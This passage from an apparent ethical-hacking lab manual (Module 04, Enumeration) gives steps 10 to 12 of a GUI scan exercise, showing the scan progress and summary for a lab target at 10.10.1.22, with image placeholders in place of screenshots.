
10. The **Scan progress** window will appear.



Module 04 – Enumeration


11. The results are displayed when the scan finished. The **Scan summary** of the scanned target IP address (**10.10.1.22**) appears.

Note: The scan result might vary when you perform this task.




12. Hover your mouse cursor over the **Computer details** under the Scan summary tab to view the **scan summary**, as shown in the screenshot.

